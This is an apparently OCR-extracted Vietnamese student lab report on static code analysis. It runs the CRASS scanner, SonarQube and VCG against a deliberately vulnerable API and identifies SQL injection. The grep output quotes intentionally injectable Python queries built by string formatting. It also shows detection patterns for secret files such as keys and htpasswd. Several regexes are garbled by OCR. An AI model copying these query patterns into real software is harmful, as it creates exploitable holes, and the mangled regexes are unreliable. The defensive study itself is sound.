

Nhóm 9:


20520618 - Nguyễn Bình Thực Trâm

20520648 - Nguyễn Bùi Kim Ngân

20520605 - Võ Anh Kiệt

LAB 02

Yêu cầu 1.1: Sinh viên chỉnh sửa file main.sh trong thư mục của CRASS để đảm bảo chỉ chạy các chức năng bên dưới khi quét 1 thư mục mã nguồn.



```
Oct 4 09:13 • klet@klet-Aspire-E5-576: ~/Downloads/crass
[Activity] Terminal

Searching (args for grep:-) for XSRF --> writing to 3_general_hacking_techniques_xsrft_uppercase.txt
Searching (args for grep:-) for [cc]srf --> writing to 4_general_hacking_techniques_csrft_regularcase.txt
Searching (args for grep:-) for CSRF --> writing to 3_general_hacking_techniques_csrft_uppercase.txt
Searching (args for grep:-) for Buffer --> writing to 2_general_hacking_techniques_buffer_overflow.txt
Searching (args for grep:-1) for Integer(0,20)overflow --> writing to 2_general_hacking_techniques_integer_overflow.txt
Searching (args for grep:-1) for obfuscation --> writing to 2_general_hacking_techniques_obfuscation.txt
Searching (args for grep:-1) for ..(2,200) --> writing to 5_general_backticks.txt
Searching (args for grep:-1) for SELECT(0,200)FROM --> writing to 4_general_sql_select.txt
Searching (args for grep:-1) for INSERT(0,20)INTO --> writing to 4_general_sql_insert.txt
Searching (args for grep:-1) for DELETE(0,200)HERE --> writing to 4_general_sql_delete.txt
Searching (args for grep:-1) for CREATE LOGIN --> writing to 2_general_sql_create_login.txt
Searching (args for grep:-1) for PWDENCRYPT --> writing to 2_general_sql_password.txt
Searching (args for grep:-1) for SPINPROTIVL --> writing to 2_general_sql_sp_inproperty.txt
Searching (args for grep:-1) for sp_addlogin --> writing to 2_general_sql_sp_addlogin.txt
Searching (args for grep:-1) for WITH PASSWORD = --> writing to 2_general_sql_with_password.txt
Searching (args for grep:-1) for rmpassword --> writing to 2_general_sql_rmpassword.txt
Searching (args for grep:-1) for sqlite --> writing to 5_general_sqlite.txt
Searching (args for grep:-1) for sqlcipher --> writing to 4_general_sqlcipher.txt
Searching (args for grep:-1) for sqlcipher --> writing to 4_general_sqlcipher.txt
Searching (args for grep:-1) for ?:([A-Za-z0-9+]{1})[2]{1}?:([A-Za-z0-9+*]{1})[3]{1} --> writing to 5_general_base64_content.txt
Searching (args for grep:-1) for ?:([A-Za-z0-9_-]{1})[2]{1}?:([A-Za-z0-9_-]{1})[3]{1} --> writing to 5_general_base64_urlsafe.txt
Searching (args for grep:-1) for base64 --> writing to 5_general_base64_word.txt
Searching (args for grep:-1) for base64 --> writing to 5_general_base64_content.txt
Searching (args for grep:-1) for fuzzer --> writing to 4_general_fuzz.txt
Searching (args for grep:-1) for fuzzer --> writing to 4_general_fuzz.txt
Searching (args for grep:-1) for GPLv2 --> writing to 6_general_gpl2.txt
Searching (args for grep:-1) for GPLv3 --> writing to 6_general_gpl3.txt
Searching (args for grep:-1) for GPLv4 --> writing to 6_general_gpl4.txt
Searching (args for grep:-1) For General\Public\License --> writing to 6_general_gpl5.txt
Searching (args for grep:-1) For General\Public\License --> writing to 6_general_gpl5.txt
Searching (args for grep:-1) for fuck --> writing to 4_general_swear_fuck.txt
Searching (args for grep:-1) for shit --> writing to 4_general_swear_shit.txt
Searching (args for grep:-1) for crap --> writing to 4_general_swear_crap.txt
Searching (args for grep:-1) for 25([0-5][2[0-4][0-9][0-1][0-9][0-9]?].[25[0-5][2[0-4][0-9][0-1]?[0-9][0-9]?].[25[0-5][2[0-4][0-9][0-1]?[0-9][0-9]?]) --> writing to 8_general_ipaddresses.txt
Searching (args for grep:-1) for referer --> writing to 6_general_referer.txt
Searching (args for grep:-1) for swheris,(0,200) --> writing to 4_general_sql_generic.txt
Searching (args for grep:-1) for (&(.{0,20})= --> writing to 5_general_ldap_generic.txt
Searching (args for grep:-1) for sleep --> writing to 7_general_sleep_generic.txt

Done grep. Results in ./grep-output.
It's optimised to be viewed with 'less -SR ./grep-output/*' and then you can hop from one file to the next with :n and :p. Maybe you want to remove the -S option of less to see full lines and matches on them. The cat command works fine too.
If you want another editor you should probably remove --color=always from the options

Have a grep day,
[+] Invoking ./extract-it.sh "/home/klet/Downloads/vulnerable-api"
mkdir: cannot create directory './extract-output': File exists
#Extracting /home/klet/Downloads/vulnerable-api
Extracting all Java @JsonProperty annotations. Feed them into the Parameter, Portswigger Burp extension
Extract all occurrences of equals() and equalsIgnoreCase(). Then compare if the same parameter name is used in both.
Extract all occurrences of equals() and equalsIgnoreCase(). Then compare if the same parameter name is used in both.
This possibly indicates that a certain filter/check that is done with .equals() can later be circumvented with different capitalization
klet@klet-Aspire-E5-576:~/Downloads/crass
```

extract-output	
equals_parameters_to_check_for...txt	U
java_json_property_bindings.txt	U
java_spring_getHeader.txt	U
find-output	
1_file_dot_net_decompilable_file...txt	U
1_file_java_decompilable_files.txt	U
1_filename_commons-collection....txt	U
1_filename_web-xml.txt	U
1_find_azure_publishsettings.txt	U
2_file_all_types.txt	U
2_find_htpasswd.txt	U
2_find_key.txt	U
2_find_p12.txt	U
2_find_pem.txt	U
2_find_pfx.txt	U
3_file_all_files_listed.txt	U
3_find_c.txt	U
3_find_db.txt	U
4_find_class.txt	U
4_find_jar.txt	U
4_find_php.txt	U
5_find_all_others.txt	U
5_find_html.txt	U
6_find_all_others.txt	U

grep-output	
2_general_sql_injection.txt	U
2_general_uris_auth_info_wide.txt	U
3_dotnet_unsafe_declaration.txt	U
4_apikeys_TOKEN.txt	U
4_cryptocred_ciphers_sha1_lowe...	U
4_cryptocred_ciphers_sha1_uppe...	U
4_cryptocred_password.txt	U
4_general_popen_narrow.txt	U
4_general_sql_insert.txt	U
4_general_sql_select.txt	U
4_general_sqli_generic.txt	U
4_general_swear_stupid.txt	U
4_general_xss_lowercase.txt	U
4_js_node_get_generic.txt	U
4_python_float_equality_general...	U
5_cryptocred_authentication.txt	U
5_cryptocred_credentials_wide.txt	U
5_general_backticks.txt	U
5_general_base64_content.txt	U
5_general_base64_urlsafe.txt	U
5_general_bypass.txt	U
5_general_deny.txt	U
5_general_eval_wide.txt	U
5_general_exec_wide.txt	U

Yêu cầu 1.2: Dựa vào kết quả sau khi quét, sinh viên tìm và giải thích ngắn gọn 01 nguy cơ bảo mật có thể thấy trong mã nguồn của ứng dụng

- Nguy cơ bảo mật có thể thấy từ mã nguồn là **sql injection**.


<https://www.facebook.com/groups/bht.cnpm.uit/posts/946708845926790/>

```
Activities Terminal Oct 4 09:12 klet@klet-Aspire-E5-576: ~/Downloads/crass/grep-output
klet@klet-Aspire-E5-576: ~/Downloads/crass$ cd ..
klet@klet-Aspire-E5-576: ~/Downloads/crass$ ls
bloat-it.sh  download_it.sh  extract-it.sh  find-it.sh  find-output-modified  grep-output      java-decompile.sh  README_md  visualize-it.sh
clean-it.sh  diff-it.sh    find-output.sh  grep-output-modified  grep-it.sh    grep-output-modified  main.sh   test.sh
klet@klet-Aspire-E5-576: ~/Downloads/crass$ ./grep-output-modified > /tmp/grep-out.txt
klet@klet-Aspire-E5-576: ~/Downloads/crass$ cat ./*
# Info: SQL injection and variants of it. Sometimes referred in comments or variable names for code that should prevent it. If you find something interesting that is used for prevention in a framework, yo
u might want to add another grep for that in this script.
# Filename 2_general_sql_injection.txt
# Example: sql-injection
# False positive example: FALSE_POSITIVES_EXAMPLE_PLACEHOLDER
# Grep args: -l
# Search regex: sql.[0..20]injection
/home/klet/downloads/vulnerable-apl/README.md-335-3. Information exposure through server headers
/home/klet/downloads/vulnerable-apl/README.md-336-4. Authentication bypass
/home/klet/downloads/vulnerable-apl/README.md-337-5. User input validation
/home/klet/downloads/vulnerable-apl/README.md-338-6. SQL injection
/home/klet/downloads/vulnerable-apl/README.md-339-7. Error handling
# Info: SQL injection and variants of it. Sometimes referred in comments or variable names for code that should prevent it. If you find something interesting that is used for prevention in a framework, yo
u might want to add another grep for that in this script.
# Filename 2_general_sql_injection.txt
# Example: sql-injection
# False positive example: FALSE_POSITIVES_EXAMPLE_PLACEHOLDER
# Grep args: -l
# Search regex: sql.[0..20]injection
/home/klet/downloads/vulnerable-apl/README.md-335-3. Information exposure through server headers
/home/klet/downloads/vulnerable-apl/README.md-336-4. Authentication bypass
/home/klet/downloads/vulnerable-apl/README.md-337-5. User input validation
/home/klet/downloads/vulnerable-apl/README.md-338-6. SQL injection
/home/klet/downloads/vulnerable-apl/README.md-339-7. Error handling
# Info: SQL injection and variants of it. Sometimes referred in comments or variable names for code that should prevent it. If you find something interesting that is used for prevention in a framework, yo
u might want to add another grep for that in this script.
# Filename 2_general_sql_injection.txt
# Example: sql-injection
# False positive example: FALSE_POSITIVES_EXAMPLE_PLACEHOLDER
# Grep args: -l
# Search regex: sql.[0..20]injection
/home/klet/downloads/vulnerable-apl/README.md-335-3. Information exposure through server headers
/home/klet/downloads/vulnerable-apl/README.md-336-4. Authentication bypass
/home/klet/downloads/vulnerable-apl/README.md-337-5. User input validation
/home/klet/downloads/vulnerable-apl/README.md-338-6. SQL injection
/home/klet/downloads/vulnerable-apl/README.md-339-7. Error handling
# Info: URIs with authentication information specified as username:password@example.org
# Filename 2_general_uris_auth_info_wide.txt
# Example: username:password@example.com
# False positive example: android:duration="@integer/animator_heartbeat_scaling_duration" or addObjet:NSString(@
# Grep args: -l
# Search regex: [^/][^/][0..20]
Binary file /home/klet/downloads/vulnerable-apl/create.png matches
Binary file /home/klet/downloads/vulnerable-apl/getObjects/pack/pack-091b857311155b508ddcd09af7a5581785c6c70c.pack matches
Binary file /home/klet/downloads/vulnerable-apl/ip.png matches
# Info: URIs with authentication information specified as username:password@example.org
#Filename 2_general_uris_auth_info_wide.txt
```


```
Activities Terminal Oct 4 10:22
klet@klet-Aspire-E5-576: ~/Downloads/crass/grep-output

# Info: Generic search for SQL injection, FROM and WHERE being SQL keywords and + meaning string concatenation
# Filename: 4_general_sql_generic.txt
# Example: q = "SELECT * FROM users WHERE name=" + user;
# False positive example: FALSE_POSITIVES_EXAMPLE_PLACEHOLDER
# Greps for:
# Search regex: frons(.{0,200})$wheres(.{0,200})
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:65- c.execute(user_query)
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:66- # no data validation
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:67- # no sql parameterization
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:68- user_query = "SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:69-     username, password)
#
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:75- c = conn.cursor()
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:76- # no data validation
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:77- # no sql parameterization
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:78- user_query = "SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:79-     user.username, user.password)
#
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:118- response['access']['user'] = {'id': user[0], 'name': user[1]}
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:119- # make sure to get most recent token in database, because we aren't
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:120- # removing them...
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:121- token_query = "SELECT * FROM tokens WHERE userid = '%s' ORDER BY expires DESC" % (user[
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:79-     0])
#
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:118- else:
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:119-     # let's do another look up so we can return helpful info for failure
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:120-     # cases
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:121-     c.execute("SELECT * FROM users WHERE username = '%s'" % (username))
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:122-     user = c.fetchone()
#
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:133- token = request.headers.get('X-Auth-Token')
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:134- conn = sqlite3.connect('vAPI.db')
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:135- c = conn.cursor()
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:136- user_query = "SELECT * FROM users WHERE id = '%s'" % (user)
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:137- c.execute(user_query)
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:138- user_record = c.fetchone()
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:139- token_query = "SELECT * FROM tokens WHERE token = '%s'" % (str(token))
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:140- c.execute(token_query)
#
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:187- token = request.headers.get('X-Auth-Token')
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:188- conn = sqlite3.connect('vAPI.db')
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:189- c = conn.cursor()
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:190- token_query = "SELECT * FROM tokens WHERE token = '%s' AND userid = %d" % (
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:191-     str(token),
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:200-     match = "[a-zA-Z]*[0-9]?"
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:201-     m = re.search(match, name)
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:202-     if m:
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:203-         user_query = "SELECT * FROM users WHERE username = '%s'" % (name)
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:204-         c.execute(user_query)
#
# # Info: Generic search for SQL injection, FROM and WHERE being SQL keywords and + meaning string concatenation
# # Filename: 4_general_sql_generic.txt
# # Example: q = "SELECT * FROM users WHERE name=" + user;
# # False positive example: FALSE_POSITIVES_EXAMPLE_PLACEHOLDER
# # Greps for:
# # Search regex: frons(.{0,200})$wheres(.{0,200})
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:65- c = conn.cursor()
# /home/klet/Downloads/vulnerable-apl/ansible/roles/api/files/vAPI.py:66- # no data validation
```


Yêu cầu 1.3: Sinh viên sử dụng SonarQuabe để quét mã nguồn của ứng dụng Sample App đã chạy ở Lab 1. Trình bày kết quả quét mã nguồn.



Check ở phần báo lỗi đỏ



Cross-Site Request Forgery (CSRF)



Các phương pháp phòng chống:

- Sử dụng các Re-Authentication (password or stronger), One-time Token, CAPTCHA, token password


Yêu cầu 1.4:

Sinh viên tự tìm hiểu, cài đặt và đưa ra 1 ví dụ quét mã nguồn với 1 trong các công cụ sau:


- Visual Code Grepper (VCG):

(<https://github.com/nccgroup/VCG/tree/master/VCG-Setup/Release>)


Tải và install VCG, sau khi hoàn thành ta được giao diện



